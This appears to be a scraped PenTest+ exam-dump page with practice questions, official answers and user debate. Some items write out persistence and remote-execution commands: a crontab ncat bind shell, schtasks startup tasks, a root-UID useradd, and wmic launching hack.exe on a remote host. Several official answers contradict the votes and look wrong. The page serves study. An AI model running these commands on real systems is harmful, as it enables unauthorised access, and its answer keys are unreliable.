  **Mr_BuCK3th34D** Highly Voted 1 year, 9 months ago

The unshadow command will basically combine the data of /etc/passwd and /etc/shadow to create 1 file with username and password details for John The Ripper tool.

upvoted 5 times

  **nickwen007** Most Recent 1 year, 6 months ago

The dirb utility is a command line tool used to scan directories and detect potential web application vulnerabilities. It can be used to find files, vulnerabilities, and webpages that are not linked or otherwise accessible from the main webpages. It is typically used for penetration testing in order to gain access to systems and uncover security flaws.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The unshadow command is a Linux command used to combine two separate files containing account information from a Unix system. It combines the passwd and shadow files, which contain encrypted passwords and user accounts respectively, into one file, which can be used in password cracking operations. The unshadow command is typically used in pentesting operations to gain access to systems.

upvoted 1 times

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612

---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 - FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html

Correct Answer: B

Community vote distribution

B (67%) A (17%) C (17%)

[-] **Mr_BuCk3th34D** Highly Voted 1 year, 9 months ago

about, not only due to the code but mainly due to the size of the file, the others are equal to each other, which indicates a template or standard info only.

upvoted 11 times

[-] **KeToopStudy** Most Recent 8 months, 3 weeks ago

Selected Answer: B

The size of the other documents indicates that they are empty pages to begin with... So it is clear the answer is B

upvoted 2 times

[-] **Aliyan** 9 months, 3 weeks ago

Selected Answer: A

This is what I think as a web developer. It is "A" not just because its a great place to start and the size just shows it will MOST likely to contain useful information, The other pages if you realized are all same size 214kb. This makes me think that all this 3 pages are default empty pages and empty pages do take some little space

upvoted 1 times

[-] **[Removed]** 10 months, 1 week ago

Selected Answer: B

Its B due to the file size as well as the content of the about page could have more info for recon.

upvoted 1 times

[-] **TiredOfTests** 11 months ago

Selected Answer: C

C. info

The reason "info" stands out as the most likely to contain useful information for the penetration tester is that it deviates from the typical web page names like "index.html,"

"home.html," and "about.html" that are commonly found and generally less likely to contain sensitive information. The "info" endpoint could potentially contain information that is not meant to be public or could be more easily exploited. It would be a good starting point for further investigation.

upvoted 1 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: B

About for sure

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

An 'about' page is a webpage on a website that provides information about the site and its purpose. It typically contains contact information, background information, a company mission statement, and other details about the organization or individual behind the website. An about page can be used to help visitors learn more about the organization and its goals.

upvoted 2 times

  **RRabbit** 1 year, 8 months ago

A. index.html

Explanation:

The dirb utility is a web content scanner that is used to enumerate the files and directories on a web server by brute-force guessing the names of files and directories. The output of the scan shows that the scanner has generated 4612 words and found 4 files on the web server, including index.html, home.html, info and about. The penetration tester will examine the contents of these files to find any vulnerabilities or sensitive information that can be used to exploit the web server.

The most likely file to contain useful information for the penetration tester is the index.html file. This file is typically the default file that is displayed when a user visits a website, and it can contain information such as the website's title, description, and links to other pages on the site. The tester will review the contents of this file to see if it contains any vulnerabilities or sensitive information that can be used to exploit the web server.

upvoted 1 times

  **RRabbit** 1 year, 7 months ago

changing to

B. About due to file size

upvoted 8 times

A company has hired a penetration tester to deploy and set up a rogue access point on the network.

Which of the following is the BEST tool to use to accomplish this goal?


- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

Correct Answer: B

Reference:

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/>

Community vote distribution



Mr_BuCk3th34D Highly Voted 1 year, 9 months ago

Selected Answer: B

Definitely B. The other options are basically sniffers and cannot be used to create a rogue AP/evil twin. Aircrack-ng. This program is a suite of wireless penetration testing tools, including airbase-ng, aircrack-ng, airdecap-ng, airdecloak-ng, airdrop-ng, aireplay-ng, airmon-ng, airodump-ng, and much more.

upvoted 10 times

surfuganda Most Recent 6 months ago

Selected Answer: B

Definitely B. Aircrack-ng
Aircrack-ng is a suite of tools available on Kali Linux that allows you to exploit wireless networks. Following is a quick review of the tools that come with the Aircrack-ng suite:

Aircrack-ng: Used to crack encryption keys for WEP, WPA, and WPA2.

Airmon-ng: Used to place the wireless network card in monitor mode.

Aireplay-ng: Used to perform packet injection.

Airodump-ng: Used to capture wireless traffic.

***Airbase-ng: Used to create a fake access point for a man-in-the-middle attack.

from:

<https://www.dummies.com/article/academics-the-arts/study-skills-test-prep/comptia-pentestplus/comptia-pentest-certification-for-dummies-cheat-sheet-274339/>

upvoted 2 times

tekgeek 1 year, 1 month ago

Selected Answer: B

ChatGPT answer:

upvoted 1 times

tekgeek 1 year, 1 month ago

B.

Aircrack-ng

Aircrack-ng is a powerful suite of tools used for wireless penetration testing. It includes several utilities for capturing, monitoring, and analyzing Wi-Fi networks. One of the utilities in Aircrack-ng is "airbase-ng," which allows you to set up a rogue access point. With airbase-ng, you can create a fake access point with the same SSID as a legitimate one, tricking

devices into connecting to it. By setting up a rogue access point, a penetration tester can perform various attacks, such as man-in-the-middle attacks, captive portal attacks, and credential harvesting. This helps the tester assess the security posture of the wireless network and identify potential vulnerabilities. Wifite (D) is a tool specifically designed for automated Wi-Fi penetration testing but is not primarily used for setting up rogue access points. It focuses on automating the process of capturing WPA/WPA2 handshake packets to crack Wi-Fi passwords.

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: D

D. Wifite is the best tool to use to deploy and set up a rogue access point on the network.

Wifite is a wireless auditing tool that is designed to automate attacks on wireless networks. It includes the ability to create and configure a rogue access point, which can be used to intercept network traffic and launch man-in-the-middle attacks. This makes it an ideal tool for a penetration tester to use to deploy and set up a rogue access point on the network.

Wireshark (A) is a network protocol analyzer that can be used to capture and analyze network traffic, but it does not include the ability to create and configure a rogue access point.

Aircrack-ng (B) is a suite of tools used for wireless network auditing, including packet capture and analysis, password cracking, and wireless network discovery. However, it is not specifically designed for creating rogue access points.

Kismet (C) is a wireless network detector, sniffer, and intrusion detection system, but it is not specifically designed for creating rogue access points.

upvoted 3 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: D

Wifite is a wireless auditing tool that can automate the process of capturing packets and cracking passwords. It can also be used to deploy and set up a rogue access point on a network.

Aircrack-ng is a suite of tools for auditing wireless networks that can be used to crack WEP and WPA/WPA2-PSK keys. However, it does not have the capability to set up a rogue access point.



Kismet is a wireless network detector, sniffer, and intrusion detection system. It is useful for detecting rogue access points on a network, but it cannot be used to set up a rogue access point.

upvoted 3 times



  **cy_analyst** 1 year, 5 months ago



It looks like Airbase-ng can be used to set up a rogue access point. So I change to B.

upvoted 1 times

  **RHER** 1 year, 5 months ago

es la c
upvoted 1 times

  **kloug** 1 year, 7 months ago
dddddd
upvoted 1 times

  **[Removed]** 1 year, 7 months ago
B is
correct answer re-red again
upvoted 1 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: C



C. Kismet

Explanation:

Kismet is a wireless network detector, sniffer, and intrusion detection system. It can be used to identify the presence of wireless networks and to capture and analyze wireless network traffic. Kismet allows the penetration tester to set up a rogue access point on the network by creating a fake wireless access point with a given SSID and encryption settings, which can be used to lure clients to connect to it. This can be used to perform man-in-the-middle attacks, or to collect data from clients that connect to the rogue access point.

A. Wireshark is a packet capture and analysis tool that is used to capture and analyze network traffic.
B. Aircrack-ng is a suite of tools for wireless network auditing and cracking.
D. Wifite is an automated wireless attack tool that can be used to audit wireless networks and crack wireless encryption. However, these tools are not specifically designed to set up rogue access point.

upvoted 2 times

  **RRabbit** 1 year, 7 months ago
book says
Aircrack-ng. disregard my answer.
upvoted 12 times

  **Gargomel** 1 year, 10 months ago

Maybe the meant this link:

<https://null-byte.wonderhowto.com/how-to/hack-wi-fi-creating-evil-twin-wireless-access-point-eavesdrop-data-0147919/>

upvoted 3 times

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. `schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe`
- B. `wmic startup get caption,command`
- C. `crontab -l; echo λ@reboot sleep 200 && ncat -lvp 4242 -e /bin/bashλ€) | crontab 2>/dev/null`
- D. `sudo useradd -ou 0 -g 0 user`

Correct Answer: C

Community vote distribution

A (95%) 5%

Pokok2021 Highly Voted 2 years ago

Window - should be
schtasks. Crontab in Linux.
upvoted 16 times

RightAsTain 1 year, 11 months ago

No brainer!
upvoted 3 times

Treebeard88 Highly Voted 1 year, 10 months ago

Selected Answer: A

Windows is sctasks -
Crontab is Linux
upvoted 7 times

bieecop Most Recent 1 year, 2 months ago

Selected Answer: A

The "schtasks"
command is used to manage scheduled tasks in
Windows. By creating a new scheduled task with the
"/sc ONSTART" option, the task will be
triggered when the system starts up, ensuring
persistence.
The "/tr" option is used to specify the
command or program to be executed by the scheduled
task. In this case, the command
"C:\Temp\WindowsUpdate.exe" is specified.
The tester can replace this with a backdoor or a
malicious payload that allows them to maintain
access to the compromised system.
upvoted 1 times

cy_analyst 1 year, 5 months ago

Selected Answer: A

This command creates a
scheduled task that runs a program every time the
system starts. In this case, it creates a task that
runs a program located in the C:\Temp folder named
WindowsUpdate.exe. By using this command, the
penetration tester can ensure that their backdoor
program will run every time the system starts,
allowing them to maintain access to the system.
upvoted 1 times

firmzeal 1 year, 5 months ago

Selected Answer: C

Option A: `schtasks /create
/sc /ONSTART /tr C:\Temp\WindowsUpdate.exe` creates a
scheduled task that runs on system startup, but it
does not ensure the penetration tester maintains
access to the system.
Option C: `crontab -l; echo λ@reboot sleep 200
&& ncat -lvp 4242 -e /bin/bashλ€) | crontab
2>/dev/null` creates a new cron job that listens

on port 4242 and launches a reverse shell on incoming connections. This command ensures that the penetration tester maintains access to the system even if they lose their initial foothold.

upvoted 1 times

  **firmzeal** 1 year, 5 months ago

Option C is
Correct

upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

It's only
correct for Linux.
It is definitely not
correct for WIndows.
A is the answer

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

This code is attempting to use the schtasks command to create a scheduled task. The schtasks command is a Windows command line utility used to manage scheduled tasks. This command can be used to automate certain tasks in order to make them run on a regular basis, such as running Windows updates at a certain time of day. The /create argument creates a new scheduled task, the /sc argument specifies the schedule for the task, the /ONSTART argument specifies when the task should start (in this case when the computer starts), and the /tr argument specifies which command or program to run.

upvoted 4 times

  **[Removed]** 1 year, 6 months ago

what you
think about Question 66 ?

upvoted 2 times

  **petercorn** 1 year, 11 months ago

Selected Answer: A

crontab for linux
upvoted 4 times

  **ryanzou** 1 year, 11 months ago

Selected Answer: A

A is correct
upvoted 5 times

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet.

Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Correct Answer: C

Community vote distribution

C (100%)

RRabbit Highly Voted 1 year, 8 months ago

C. Controllers will not validate the origin of commands

The assumption that controllers will not validate the origin of commands is most likely to be valid. Many legacy industrial control systems (ICS) and supervisory control and data acquisition (SCADA) systems are not designed with security in mind and lack basic security features such as authentication and access controls. As a result, it is common for these systems to accept commands from any source without verifying their origin. This makes them vulnerable to attacks such as command injection, which can be used to disrupt or damage the systems they control.

Option A & D are likely to be invalid assumptions, many PLCs can act upon commands injected over the network and supervisory systems can detect malicious injection of code/commands if properly configured.

Option B is also likely to be invalid as it is not a common practice, usually, the supervisory systems and PLCs are connected to the same network, and separating them would require additional hardware and configuration steps.

upvoted 7 times

Alizade Most Recent 10 months, 3 weeks ago

Selected Answer: C

The MOST likely valid assumption made by the penetration-testing team is that Controllers will not validate the origin of commands.

upvoted 1 times

elenakamba 11 months, 2 weeks ago

it should be B.

upvoted 1 times

Mr_BuCk3th34D 1 year, 9 months ago

Selected Answer: C

It is likely that the controllers (such as PLCs) in a manufacturing plant's cyber-physical systems are not designed to validate the origin of commands received over the network. This means that they may not have the necessary security measures in place to prevent malicious commands from being injected over the network and executed. In contrast, it is less likely that the supervisory systems or PLCs would act upon commands injected over the network, or that the

supervisory systems would detect a malicious injection of code/commands. It is also possible that the supervisory systems and controllers are on separate virtual networks, but this cannot be assumed without further information.

upvoted 4 times

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

Correct Answer: D

Community vote distribution

D (100%)

cy_analyst Highly Voted 1 year, 6 months ago

Selected Answer: D

To validate whether the Java application uses encryption over sockets, the penetration tester needs to capture and analyze network traffic using a tool like Wireshark. By capturing the traffic, the tester can inspect the packets to see if the data is being sent in plaintext or if it is encrypted. This method does not require any modification of the application itself, making it a non-intrusive approach.

upvoted 5 times

lifehacker0777 Most Recent 1 year, 5 months ago

Selected Answer: D

Option D is the first step because it captures the network traffic between the application and the server. This will help identify the TCP ports used by the application.

Option B is the next step because it involves running the application attached to a debugger, which will help determine the location of the encryption code.

Therefore, the correct order of steps is D, followed by B.

upvoted 1 times

kloug 1 year, 7 months ago

dddddd

upvoted 3 times

[Removed] 1 year, 7 months ago

D is correct answer

upvoted 3 times

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

- A. security compliance regulations or laws may be violated.
- B. testing can make detecting actual APT more challenging.
- C. testing adds to the workload of defensive cyber- and threat-hunting teams.
- D. business and network operations may be impacted.

Correct Answer: D

Community vote distribution

D (100%)

[-]  **kenechi** 1 year, 6 months ago

Selected Answer: D

D - Testing can impact the business and network because the tools used for vulnerability scanning can increase the bandwidth on the network causing the network to be slow or crash the target system been tested which could cause denial of service.

upvoted 4 times

[-]  **[Removed]** 1 year, 7 months ago

Vote for D

upvoted 2 times

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contract with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

- A. Crawling the web application's URLs looking for vulnerabilities
- B. Fingerprinting all the IP addresses of the application's servers
- C. Brute forcing the application's passwords
- D. Sending many web requests per second to test DDoS protection

Correct Answer: D

Community vote distribution

D (100%)

—  **kenechi** Highly Voted 1 year, 7 months ago

Selected Answer: D

Since its a shared network bandwidth on a dedicated server, the other clients are been hosted on the same server. sending to many web request could overwhelm the server which will cause denial of service for the other clients.

upvoted 5 times

—  **cy_analyst** Most Recent 1 year, 5 months ago

Selected Answer: D

This is because the cloud provider has shared network bandwidth, and such an activity could interfere with the cloud provider's other customers, potentially causing a denial-of-service attack for them.


upvoted 1 times

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

- A. Spawned shells
- B. Created user accounts
- C. Server logs
- D. Administrator accounts
- E. Reboot system
- F. ARP cache

Correct Answer: BC

Community vote distribution



Manzer Highly Voted 1 year, 11 months ago

Selected Answer: AB

Remove created accounts and spawned shells.
upvoted 9 times

masso435 Highly Voted 1 year, 9 months ago

Selected Answer: AB

The top three actions
CompTIA state
Remove Shells
Remove Tester-Created Accounts
Remove Tools
upvoted 7 times

yeti87 Most Recent 6 months, 3 weeks ago

Selected Answer: AB

Should be „spawned shells“
and „created accounts“:

Some common cleanup tasks can include, but are not limited to:

- Delete any new files you created from the affected systems.
- Remove any credentials or accounts you created from the affected systems.
- Restore any original configurations you modified.
- Restore any original files that you modified or otherwise compromised.
- Restore any log files you deleted.
- Restore any original log files you modified or otherwise compromised.
- Remove any shells, RATs, or other backdoors from the affected systems.
- Remove any additional tools you may have left on the affected systems.
- Purge any sensitive data exposed in plaintext.
- Restore a clean backup copy of any apps that you compromised.

upvoted 2 times

KeToopStudy 8 months, 3 weeks ago

Selected Answer: AB

AB seems to be the most critical
upvoted 1 times

xviruz2kx 1 year, 5 months ago

Selected Answer: AC

The penetration tester should be sure to remove the spawned shells and server logs from the system. So the correct options are:

- A. Spawned shells
- C. Server logs

upvoted 1 times

  **CCSXorabove** 1 month, 3 weeks ago

After de conclusion, if you have removed the logs you need to restore this logs and not keep removed.

upvoted 1 times

  **bfett21** 1 year, 5 months ago

Selected Answer: AB

A and B

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: AC

It is generally more important to remove spawned shells and server logs than user accounts.

Spawned shells should be removed first to ensure that no unauthorized access can be gained to the system in the future. These shells may have been created by the penetration tester during the test and could potentially be used by an attacker to gain access to the system.

Server logs should also be removed or cleaned up to ensure that no evidence of the penetration test remains on the system that could be used to trace the tester's activities. This is important to maintain the confidentiality of the test results and prevent any unintended consequences or negative impact on the organization being tested.

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

A and B is right answer

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Yes A and B are correct. During a penetration test, it is common practice for a tester to modify the logs to remove any evidence of the test or to make it more difficult for an attacker to detect their activities. This can be achieved by disabling logging of specific events, modifying the timestamps or other fields in the logs, or using tools that overwrite or scramble log data.

upvoted 1 times

  **beamage** 1 year, 6 months ago

Selected Answer: BC



Book States B and C

upvoted 1 times

  **[Removed]** 1 year, 6 months ago



A and B read again

upvoted 2 times

  **kloug** 1 year, 7 months ago

a,c correct

upvoted 1 times

  **kloug** 1 year, 7 months ago

Sorry a,b
correct

upvoted 3 times

  **RRabbit** 1 year, 8 months ago

A. Spawned shells
B. Created user accounts

At the conclusion of a penetration test, it is important for the tester to clean up and cover tracks by removing any changes or modifications made to the system during the test. Two important things that the tester should be sure to remove are:

Spawned shells: Any shells created by the tester during the test should be removed to prevent unauthorized access to the system.

Created user accounts: Any user accounts created by the tester should be removed to prevent unauthorized access to the system.

It is important to note that options C, D, E, and F are not related to the task which is removing the changes or modifications made to the system during the test.

Server logs, Administrator accounts, and Rebooting the system are important but they are not related to covering tracks.

ARP cache is a table that contains the mappings of IP addresses to MAC addresses, which is used by the network to send packets to a specific host. It is not related to the task which is cleaning up and covering tracks at the conclusion of a penetration test.

upvoted 5 times

  **petercorn** 1 year, 10 months ago



Selected Answer: AB

»»Removing shells: Remove any shell programs installed when performing the pentest.

»»Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.

»»Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

upvoted 5 times

  **mj944** 1 year, 11 months ago

Selected Answer: AB

remove created creds,
shells, tools

upvoted 4 times


A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Correct Answer: C

Community vote distribution

C (100%)

  **RRabbit** Highly Voted 1 year, 8 months ago

C. Buffer overflows

Fuzzing is a technique used to identify vulnerabilities in software by providing unexpected or invalid input to the software. The goal of fuzzing is to find bugs and vulnerabilities in the software by stressing its inputs and identifying unexpected behavior. One type of vulnerability that is commonly identified through fuzzing is buffer overflows. A buffer overflow occurs when a program attempts to store more data in a buffer than it can hold, which can lead to a crash or allow an attacker to execute malicious code.

It is important to note that options A, B, and D are also potential vulnerabilities that can be identified during a security assessment, but they are not as likely to be identified through fuzzing as buffer overflows.

Weak authentication schemes, Credentials stored in strings, and Non-optimized resource management are also important security issues but they are not directly related to fuzzing.

upvoted 8 times

  **KeToopStudy** Most Recent 1 year, 7 months ago

Selected Answer: C

Buffer overflow

upvoted 1 times

  **dcyberguy** 1 year, 9 months ago

Selected Answer: C

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

upvoted 2 times

A penetration tester has prepared the following phishing email for an upcoming penetration test:

Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

- A. Familiarity and likeness
- B. Authority and urgency
- C. Scarcity and fear
- D. Social proof and greed

Correct Answer: B

Community vote distribution

B (100%)

fuzzyguzzy 1 month ago

Selected Answer: B

B is correct

upvoted 1 times

testicaleight 11 months, 3 weeks ago

Selected Answer: B

"before the end of the month" - urgency

"Human Resources" - Authority

upvoted 2 times

[Removed] 1 year, 7 months ago

B is correct

upvoted 2 times

During a penetration test, a tester is able to change values in the URL from `example.com/login.php?id=5` to `example.com/login.php?id=10` and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

Correct Answer: B

Community vote distribution

C (100%)

— **RightAsTain** Highly Voted 1 year, 11 months ago

Answer is C. Right out of the book.

upvoted 10 times

— **RRabbit** Highly Voted 1 year, 8 months ago

C. Direct object reference

During a penetration test, a tester is able to change values in the URL from `example.com/login.php?id=5` to `example.com/login.php?id=10` and gain access to a web application. This is an example of a direct object reference vulnerability. A direct object reference vulnerability occurs when an application exposes an object's direct reference, such as a file or database record, in the application's user interface. This allows an attacker to access or manipulate objects directly by manipulating the URL or other parameters, bypassing any intended access controls. In this case, the tester was able to gain access to a web application by manipulating the value of the "id" parameter in the URL.

It is important to note that options A, B, and D are also potential vulnerabilities that can be identified during a penetration test, but they are not as likely to be identified based on the given scenario as a direct object reference vulnerability. Command injection, Broken authentication, and Cross-site scripting are also common vulnerabilities that can be identified during a penetration test, but they are not related to the scenario where the tester is able to change values in the URL and gain access to a web application.

upvoted 7 times

— **Etc_Shadow28000** Most Recent 2 months, 2 weeks ago

Selected Answer: C

C. Direct object reference

Explanation:

- Direct object reference: This vulnerability occurs when an application provides direct access to objects based on user-supplied input. In this case, by changing the id value in the URL from 5 to 10, the tester was able to access data or functionality that should not have been accessible, indicating that the application is not properly validating or restricting user input.

upvoted 1 times

— **solutionz** 1 year, 1 month ago

Selected Answer: C

The scenario described where the tester changes values in the URL to gain access to a web application is indicative of exploiting a vulnerability known as:

C. Direct object reference

This vulnerability, also known as Insecure Direct Object References (IDOR), occurs when an application provides direct access to objects based on user-supplied input. In this case, by simply changing the value of the "id" parameter in the URL, the tester was able to access different objects (e.g., user accounts or data records). This kind of vulnerability reveals that there is inadequate access control, and users are able to access objects directly that they shouldn't have access to.

upvoted 1 times

  **ciguy935yaknow** 1 year, 5 months ago

Selected Answer: C

Definitely C

upvoted 1 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: C

C. Direct object reference.

The tester was able to change the value in the URL to access a resource that was not intended to be accessible, indicating a direct object reference vulnerability

upvoted 1 times

  **KeToopStudy** 1 year, 7 months ago

Selected Answer: C

When the application allows for a user to retrieve another users data it's because of an IDOR vulnerability so the right answer is clearly C.


upvoted 2 times

  **aliaka** 1 year, 9 months ago

Selected Answer: C

Answer is C

upvoted 2 times

  **petercorn** 1 year, 10 months ago

Selected Answer: C

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

upvoted 4 times

  **Lee_Lah** 1 year, 11 months ago

Selected Answer: C

Agree answer is C.

upvoted 3 times

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

- A. After detection of a breach
- B. After a merger or an acquisition
- C. When an organization updates its network firewall configurations
- D. When most of the vulnerabilities have been remediated

Correct Answer: B

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. After detection of a breach is the most likely situation that would warrant revalidation of a previous security assessment. Detection of a security breach indicates that the current security measures in place have failed, and a revalidation of the previous security assessment would be necessary to identify any additional vulnerabilities and to ensure that the organization's security measures are adequate to prevent future breaches.

upvoted 8 times

shakevia463 1 year, 7 months ago

It's tough, but if there was a breach why would you revalidate failed measures? There's nothing to revalidate if you have a breach cause it's proved to be invalid measures.

upvoted 7 times

fuzzyguzzy Most Recent 1 month ago

Selected Answer: A

The question asks about re-validation of a previous security assessment. In the case of a merger or acquisition, this would require a completely different assessment. With the word, "revalidation", the question is asking "under what situation would you assume that there was something wrong with the previous security assessment". When a company is breached, the security assessment didn't properly identify holes in the company's security posture and thus needs to be re-examined.

upvoted 1 times

StillFiguringItOut 1 month ago

Selected Answer: A

Going A. you should revalidate your security assessment after a breach

B would cause you to create a new security assessment not revalidate an old one. D is also important to revalidate after remediation however it's more critical to revalidate your security measures after a breach as it is a more immediate trigger and highlights active security issues.

upvoted 1 times

fuzzyguzzy 1 month, 2 weeks ago

D.

After a security breach, you'd perform incident response to confirm the cause of the breach, not a vulnerability scan. Once you patch vulnerabilities after a scan, you scan to validate.

upvoted 1 times

  **CCSXorabove** 2 months ago

Selected Answer: D

I vote in D because the statement said: revalidation of a previous security assessment. So, is recommended after you remediated the identified vulnerability to redo a revalidation.

upvoted 1 times

  **deeden** 6 months, 1 week ago

Selected Answer: D

I vote D because you would want to verify the effectiveness of your remediation efforts. Options A and B requires to review the "Security Policy" of a company - not the security assessment. Option C is more into regression testing, than security assessment.

upvoted 2 times

  **r3vrnd** 6 months, 2 weeks ago

This should be a logical extension of the original testing. Allowing time for mitigation measures to be implemented, then revalidating the test that showed the need for those measures in the first place to ensure they are operating as intended.

upvoted 1 times

  **yeti87** 6 months, 3 weeks ago

Selected Answer: D

For a retest, the purpose is to analyze progress made in applying the mitigations to the attack vectors that were found during the penetration test. The first step will be scheduling additional tests with the client organization in order to assess their progress...

upvoted 1 times

  **Sleezyglizzy** 7 months ago

Selected Answer: A

Do not overthink it, it is A

upvoted 1 times

  **KeToopStudy** 8 months, 3 weeks ago

Selected Answer: B


A. A breach does not warrant revalidation of a previous security assessment. It straight proves that there were problems with it to begin with.
B. A merge usually triggers a security revalidation so I'll go with this one.

upvoted 1 times

  **lordguck** 9 months, 3 weeks ago

ChatGPT says A is the most likely situation

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Selected Answer: B

Going with B on this one.

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Nevermind.

A is the answer.

upvoted 1 times

  **Skater_Grace** 11 months, 1 week ago

Selected Answer: B

After merger and acquisition it is often required to retest the security posture, as one is not aware of other company's security status.

upvoted 3 times

  **solutionz** 1 year, 1 month ago

Selected Answer: B

Revalidation of a previous security assessment becomes most essential when significant changes occur that might drastically alter the security posture of the organization. Among the given options:

B. After a merger or an acquisition

This situation would MOST likely warrant a revalidation of the security assessment. Mergers and acquisitions typically involve integrating different systems, networks, applications, policies, and procedures. These substantial changes can introduce new risks and vulnerabilities that were not part of the previous security landscape.


While the other options might also justify a review or partial reassessment of security measures, a merger or acquisition would most likely necessitate a comprehensive reevaluation due to the complexity and the broad range of potential changes to the organization's security environment.

upvoted 3 times

  **Noragretz** 1 year ago

A merger would warrant a NEW assessment, re-validating an old assessment is of no use within an environment that now has new systems, networks, applications, policies, and procedures.

upvoted 2 times

  **Lolazo** 1 year, 5 months ago

Selected Answer: A

The situation that would MOST likely warrant revalidation of a previous security assessment is option A: After detection of a breach.

If a breach has occurred, it indicates that the existing security measures and controls have not been effective in preventing the attack. In such a scenario, it is important to revalidate the previous security assessment to determine what went wrong, and what changes need to be made to strengthen the security posture of the organization.

upvoted 3 times

  **xviruz2kx** 1 year, 5 months ago

Selected Answer: A

A. After detection of a breach is the situation that would MOST likely warrant revalidation of a previous security assessment. When a breach occurs, it indicates that the previous security assessment was not effective, and revalidation is necessary to identify the root cause and address any new vulnerabilities or weaknesses that may have been exploited.

upvoted 2 times



  **cy_analyst** 1 year, 5 months ago

Selected Answer: A

A breach is an indication that the existing security measures were not sufficient, and that there may be additional vulnerabilities or weaknesses that need to be addressed. Revalidating the previous security assessment can help identify the areas where the breach occurred and determine what additional

measures need to be taken to prevent future breaches.

upvoted 2 times

  **cy_analyst** 1 year, 5 months ago

After a security breach, the immediate priority should be to contain and remediate the breach. However, once the breach has been dealt with, it is important to review the security assessment to identify any weaknesses or gaps in the security controls that allowed the breach to occur.

upvoted 1 times

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

Correct Answer: AF

Community vote distribution

CD (100%)

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: CD

Net use s. That is mapping a share, then the file is copied and ran remotely.
upvoted 15 times

Lee_Lah 1 year, 11 months ago

Can confirm
D.

